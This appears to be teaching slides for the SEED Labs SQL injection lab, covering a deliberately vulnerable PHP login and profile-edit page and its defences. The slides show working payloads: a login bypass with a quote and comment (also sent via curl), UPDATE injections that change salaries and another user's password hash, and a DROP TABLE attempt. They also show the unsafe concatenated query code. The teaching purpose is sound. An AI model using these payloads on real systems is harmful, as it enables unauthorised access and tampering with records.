
PASSWORD Password

Login

Copyright © SEED LABS

DO THIS IN THE VM, NOT ON HOST MACHINE!!

Flow of stuff



The server issues an SQL query to pull all of Alice’s information, and then sends an HTTP response back

Employee Profile Login

USERNAME

Alice

PASSWORD

.....| seedalice

Login

Copyright © SEED LABs



Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Storing Passwords

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

SHA1 and other hash functions online generator

In our table, the plaintext password is not stored in the database (good!!). Instead, the **hash** of the password is stored

seedalice

hash

sha-1

Result for sha1: fdbe918bdae83000aa54747fc95fe0470fff4976

A hash function is used to generate a fixed-length, deterministic, unique output* for a given input

Code for webpage can be found in `04_sql_i/image_www/code/unsafe_home.php`

```
$sql = "SELECT id, name, eid, salary, birth, ssn,  
        phoneNumber, address, email, nickname, password  
FROM credential  
WHERE name= '$input_uname' and password='$hashed_pwd'";
```

Code for webpage can be found in `04_sql_i/image_www/code/unsafe_home.php`

```
$sql = "SELECT id, name, eid, salary, birth, ssn,  
        phoneNumber, address, email, nickname, password  
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```

One long PHP string that is eventually executed *as an SQL query*

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```
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        phoneNumber, address, email, nickname, password  
FROM credential  
WHERE name= '$input_uname' and password='$hashed_pwd';"
```



Username input
from webpage



Password input
from webpage

One long PHP string that is eventually executed *as an SQL query*

```
$sql = "SELECT * FROM credential WHERE name= 'Alice' and  
password='seedalice'";
```

PHP Code




```
SELECT * FROM credential WHERE  
name= 'Alice' and password='seedalice' ;
```

SQL Command that
is executed

The values that we supply on the webpage eventually
get turned into code!

An **SQL Injection** is a code injection attack where an attacker is able to manipulate and interfere with SQL queries to access information that is not supposed to be accessed

Ie. We can trick a server into running our SQL queries



SQL Injections

```
SELECT * FROM credential WHERE  
name= ' ' and password= ' ' ;
```

Suppose we don't know Alice's password. How could we still get her information?

Employee Profile Login

USERNAME

???

PASSWORD

???

Login

Copyright © SEED LABs

SQL Injections

```
SELECT * FROM credential WHERE  
name= ' ' and password= ' ' ;
```

Suppose we don't know Alice's password. How could we still get her information?

**Employee Profile
Login**

USERNAME

???

PASSWORD

???

Login

Copyright © SEED LABs

USERNAME = Alice' #

Password =

SQL Injections

```
SELECT * FROM credential WHERE  
name= 'Alice' and password= ' ' ;
```

Suppose we don't know Alice's password. How could we still get her information?

**Employee Profile
Login**

USERNAME

???

PASSWORD

???

Login

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USERNAME = Alice' #

Closes the string

Comment out rest of query

Password = asdasdasdasdas

SQL Injections

```
SELECT * FROM credential WHERE  
name= 'Alice' and password= ' ' ;
```

Suppose we don't know Alice's password. How could we still get her information?

Employee Profile Login

USERNAME

???

PASSWORD

???

Login

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USERNAME = Alice' #

Closes the string

Comment out rest of query

Password = asdasdasdasdas

It doesn't matter what the password is,
because we comment out the entire 2nd
part of the **and** clause

SQL Injections

seedlabsqlinjection.com/unsafe_home.php?
username=Alice%27%20%23&password=p
assword

We can conduct the same attack using just the URL!

Certain characters cannot go in a URL, so we have to use special codes

Character	URL Escape Code
SPACE	%20
#	%23
;	%3B
'	%27


SQL Injections

seedlabsqlinjection.com/unsafe_home.php?
username=Alice%27%20%23&password=p
assword

```
[10/12/23]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=password'  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->
```

(HTML page contents)

SQL Injections



The screenshot shows a web application interface for SEED LABS. The top navigation bar is green and contains the SEED LABS logo, a 'Home' link, and an 'Edit Profile' link. A large blue arrow points to the 'Edit Profile' link. Below the navigation bar, the main content area is light green and titled 'Alice's Profile Edit'. It contains a form with five input fields: 'NickName', 'Email', 'Address', 'Phone Number', and 'Password'. Each field has a corresponding label to its left. Below the form is a green 'Save' button. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

SEED LABS Home **Edit Profile**

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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When a user logs in, they can also edit some of their personal information!

SQL Injections

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

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```
UPDATE credential SET  
nickname='$input_nickname',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

SQL Injections

Alice's Profile Edit

NickName

NickName

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

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```
UPDATE credential SET  
nickname='$input_nickname',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: ', salary= `1000000000

SQL Injections

UPDATE credential SET

```
nickname='', salary='1000000000',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: ', salary='1000000000

Alice's Profile Edit

NickName

' , salary='1000000000

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Copyright © SEED LABs

SQL Injections

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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```
UPDATE credential SET  
nickname='[REDACTED]',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

Change someone else's salary??

SQL Injections

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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```
UPDATE credential SET  
nickname='',salary='5' where name = 'ryan';#',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

Change someone else's salary??

NickName: ',salary='5' where name = 'ryan';#

SQL Injections

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

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```
UPDATE credential SET  
nickname='[REDACTED]',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

Change someone else's password??

SQL Injections

UPDATE credential SET

```
nickname='',password='reese' where name = 'ryan';#',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

Change someone else's password??

```
NickName = '',password='reese' where name = 'ryan';#
```

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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SQL Injections

UPDATE credential SET

```
nickname='',password='reese' where name = 'ryan';#',  
email='$input_email',  
address='$input_address',  
PhoneNumber='$input_phonenumber'  
where ID=$id;
```

Change someone else's password??

```
NickName = '',password='reese' where name = 'ryan';#
```

This does not work!!

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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SQL Injections

UPDATE credential SET

```
nickname=' ', password='3b646f060b0cd2f48e6de158a416fa5cc730b9fb' where name = 'ryan' ; # ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
```

```
mysql> select * from credential
-> ;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	100000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	5	4/10	98993524					reese
4	Sammie	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

We need to insert the SHA1 hash of 'reese' instead!

SHA1 and other hash functions online generator

sha-1

Result for sha1: 3b646f060b0cd2f48e6de158a416fa5cc730b9fb

SQL Injections

```
SELECT * FROM credential WHERE  
name= ' ' and password= ' ' ;
```

How could we delete an entry, or drop the entire table??

USERNAME =

Employee Profile Login

USERNAME

PASSWORD

Login

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SQL Injections

```
SELECT * FROM credential WHERE  
name= ' ; DROP TABLE credential; #' and password= ' ;
```

How could we delete an entry, or drop the entire table??

USERNAME = ' ; DROP TABLE credential; #

Employee Profile Login

USERNAME

PASSWORD

Login

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SQL Injections

```
SELECT * FROM credential WHERE  
name= ";DROP TABLE credential;#' and password='
```

How could we delete an entry, or drop the entire table??

USERNAME = ' ; DROP TABLE credential; #

Employee Profile Login

USERNAME

???

PASSWORD

???

Login

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This wont work! Fortunately, this webpage only allows for one SQL query to be executed!

Why is this webpage unsafe?

Why is this webpage unsafe?

Mixing of executable code and user input data!

SQL Injections Countermeasures

Filtering and Sanitizing input data

- Before mixing user-provided data with code, inspect the data and **filter/sanitize** any character that may be interpreted as code


```
Before:  aaa' OR 1=1 #  
After:   aaa\ ' OR 1=1 #
```

- Most languages have built-in methods or 3rd party extensions to encode/escape characters that have special meaning in the target language
 - `Real_escape_string`
 - `htmlawed`
 - `htmlspecialchars`

SQL Injections Countermeasures

Prepare Statements

- Send code and data in separate channels to the database server



SQL Injections Countermeasures

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, password
FROM credential
WHERE name= ? and password= ?");
$sql->bind_param("ss", $input_username, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

User input is not attached to the SQL query

<code>\$conn → prepare</code>	Send SQL query string to server
<code>\$sql → bind_param</code>	Send input data to server
<code>\$sql → execute()</code>	Execute query
<code>\$sql → fetch()</code>	Get results of query

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, **what things would we need to know?**

- Table names
- Table column
- Backend Code
- Type of database

It's very likely we don't know this information

Ways we might be able to get server to leak this information?

SQL Injection Limitations

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Ex.

Conversion failed when converting the varchar value 'salary' to data type int.

Cannot find column "lkafhasflkash" in table employee.

<https://github.com/payloadbox/sql-injection-payload-list>